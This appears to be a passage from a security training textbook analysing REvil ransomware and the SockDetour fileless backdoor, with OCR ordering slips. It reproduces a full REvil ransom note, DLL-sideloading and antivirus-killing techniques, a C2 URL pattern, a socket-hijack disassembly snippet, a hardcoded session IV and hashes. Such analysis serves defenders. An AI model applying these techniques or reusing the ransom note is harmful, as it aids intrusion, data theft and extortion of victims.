
Figure 7.126: agent.exe resources

  These two components are dumped into the Windows folder in the form of **`MsMpEng.exe`** and **`mpsvc.dll`**. While the first resource can be a simple defender binary, the second (**`mpsvc.dll`***)* is an REvil encryptor binary that leads to a DLL sideloading attack.



```


Figure 7.130: Actual payload

Now, REvil exposes its typical ransom behavior of changing config files, changing local firewall rules, creating its own registry keys, and adding its own values to the registry keys. With all these activities, the attackers now automatically log into the victim system with their own accounts, encrypt all the victim's confidential files, and display a ransom note, as shown in the screenshot.



```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension s5q78.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: [redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/4EBDEC7B48494964

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

[redacted]

-----------------------------------------------------------------------------------------

!!! DANGER !!!
DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```

Figure 7.131: Ransom note threatening the user/victim

- **Lateral Movement**

  In targeted attacks, attackers perform lateral movement, for which they use RDP and PsExec tools.

- **Defense Evasion and Discovery**

  At this stage, attackers use network discovery tools such as AdFind, SharpSploit, BloodHound, and NBTScan to discover and infect other systems connected to the target network.

  The following techniques are used by REvil for defense evasion:

  - PC Hunter and Process Hacker to identify and terminate services and processes related to antivirus products
  - KillAV, a custom malicious binary specifically designed to uninstall antivirus products by either querying the uninstall registry and uninstalling the program associated, or by terminating processes from its list

- Safeboot routine, which is triggered when "-smode" is supplied as an argument and creates various new variants with RunOnce registries to restart from or to Safemode and bypass security solutions
- DLL sideloading to bypass detection by running as a legitimate file or process
- PowerShell commands to compromise the supply chain and disable Windows Defender

- **Credential Access and Exfiltration**

  At this stage, attackers use tools such as SharpSploit, an attack framework, along with the mimikatz module to gain credential access. Further, they obtain the gathered information using different methods such as FTP transfer via FileZilla or the use of third-party synchronization tools such as MegaSync, FreeFileSync, and Rclone.

- **Command and Control (C2)**

  At this stage, the REvil ransomware sends a report and system information to the attackers' C2 server. This is performed by creating a pseudorandom URL based on the following fixed format:

  `https://{Domain}/{String 1}/{String 2}/{random characters}.{String 3}`

  The domain and strings have the following meanings:

  `Domain: from a list based on the configuration`

  `String 1: wp-content, include, content, uploads, static, admin, data, or news`

  `String 2: images, pictures, image, temp, tmp, graphic, assets, or pics`

  `String 3: jpg, png, gif`

Fileless Malware Analysis: SockDetour

.text:000007FEFAB8482F                 lea     rdx, [rsp+218h+_RecvBuf] ; buf
.text:000007FEFAB84837                 mov     rcx, [rsp+218h+s] ; s
.text:000007FEFAB8483C                 call    cs:recv         ; recv 9 bytes
.text:000007FEFAB84842                 mov     [rsp+218h+Buf2], 17h
.text:000007FEFAB84847                 mov     [rsp+218h+var_1D3], 3
.text:000007FEFAB8484C                 mov     [rsp+218h+var_1D2], 3
.text:000007FEFAB84851                 mov     r8d, 3          ; Size
.text:000007FEFAB84857                 lea     rdx, [rsp+218h+Buf2] ; Buf2
.text:000007FEFAB8485C                 lea     rcx, [rsp+218h+_RecvBuf] ; Buf1
.text:000007FEFAB84864                 call    memcmp          ; data should start with 17 03 03
.text:000007FEFAB84869                 test    eax, eax
```

- Once client authentication is achieved, the malware takes control over the TCP session via the **recv () function** without adding the "**MSG_PEEK**" option
- It generates a **160-bit session key** through the hardcoded initial vector value **bvyiafszmkjsmqgl** and transmits it to the remote client to encrypt the communication over the hijacked connection

Plugin Loading Feature

- Using the shared session key, the received final payload data are encrypted
- The received payload data are encoded in the JSON format with two objects **app** and **args** after its decryption
- The **app** object holds a base **64-encoded DLL**, and the **args** object holds an **argument** set to be transferred to the DLL:

```
{
 "sock": hijacked_socket,
    "key": session_key,
    "args": arguments_received_from_client
}
```

- The plugin can interact via the hijacked socket and **encrypt** the **TLS transaction** via the above-generated session key
- In this manner, SockDetour serves as a **stealthy backup backdoor**

Fileless Malware Analysis: SockDetour

Source: *https://unit42.paloaltonetworks.com*

SockDetour is fileless malware that compromises a Windows system's legitimate processes and builds a secure C2 communication channel without requiring a listening port to be open. Using SockDetour, attackers create a stealthy backup backdoor that can continue its operation even after the primary backdoor is detached from the infected machine. Owing to its socketless and fileless nature, it is difficult to detect on infected Windows servers. The malware is distributed through C2 infrastructure, i.e., a compromised FTP server that hosts ASP web shells and memory dumping tools.

Figure 7.132: SockDetour infection flow

SockDetour Fileless Malware Attack Stages

- **Pre-exploitation**

  SockDetour is hosted on a compromised FTP server such as network-attached storage (NAS) and is delivered to the target remote process by exploiting some common vulnerabilities such as RCE. These types of vulnerabilities allow a custom backdoor to hijack legitimate processes and network connections of a socket and create a C2 connection with remote attackers through the socket.

- **Initial Infection**

  SockDetour is a customized backdoor assembled in a 64-bit PE file format. It is created as a backup backdoor so that the malware remains active even if the primary backdoor is detected and removed. It mainly targets Windows OSes that run services on TCP ports. To hijack the socket of any existing process, SockDetour must be integrated with the memory of the target process. To achieve this, attackers use the Donut shellcode generator to convert SockDetour's 64-bit PE file into shellcode. Then, using the PowerSploit memory injector, attackers inject this code into the target process.

  The SockDetour PE can appear as follows:

  ```
  0b2b9a2ac4bff81847b332af18a8e0705075166a137ab248e4d9b5cbd8b
  960df
  ```

  The PowerSpoit code injection appears as follows:

  ```
  80ed7984a42570d94cd1b6dcd89f95e3175a5c4247ac245c817928dd07fc9540

  bb48438e2ed47ab692d1754305df664cda6c518754ef9a58fb5fa8545f5bfb9b
  ```

- **Exploitation**

  After SockDetour is injected into a legitimate process, the backdoor uses the Microsoft Detours library package (API calls monitoring and instrumentation) to hijack a network socket. The backdoor uses the **DetourAttach()** function to bind a hook to the Winsock **accept()** function. When new connections are initiated to the target service's port, the Winsock **accept()** function is invoked, and the call to the **accept()** function is forwarded to the malicious detour function defined in SockDetour.

  Other non-C2 requests are directed to their original services to ensure that those connections are not interrupted.

- **Post-exploitation**

  All incoming requests can be hijacked by SockDetour to verify, validate, and segregate the legitimate service traffic and C2 traffic. After verification, a remote C2 channel is established between the attacker and the target legitimate process on the client machine. After successful implementation, SockDetour performs socketless and fileless operations over time as the backup backdoor, even if the primary backdoor is detected and removed from the compromised machine.

  Client Authentication and C2 Communication After Exploitation

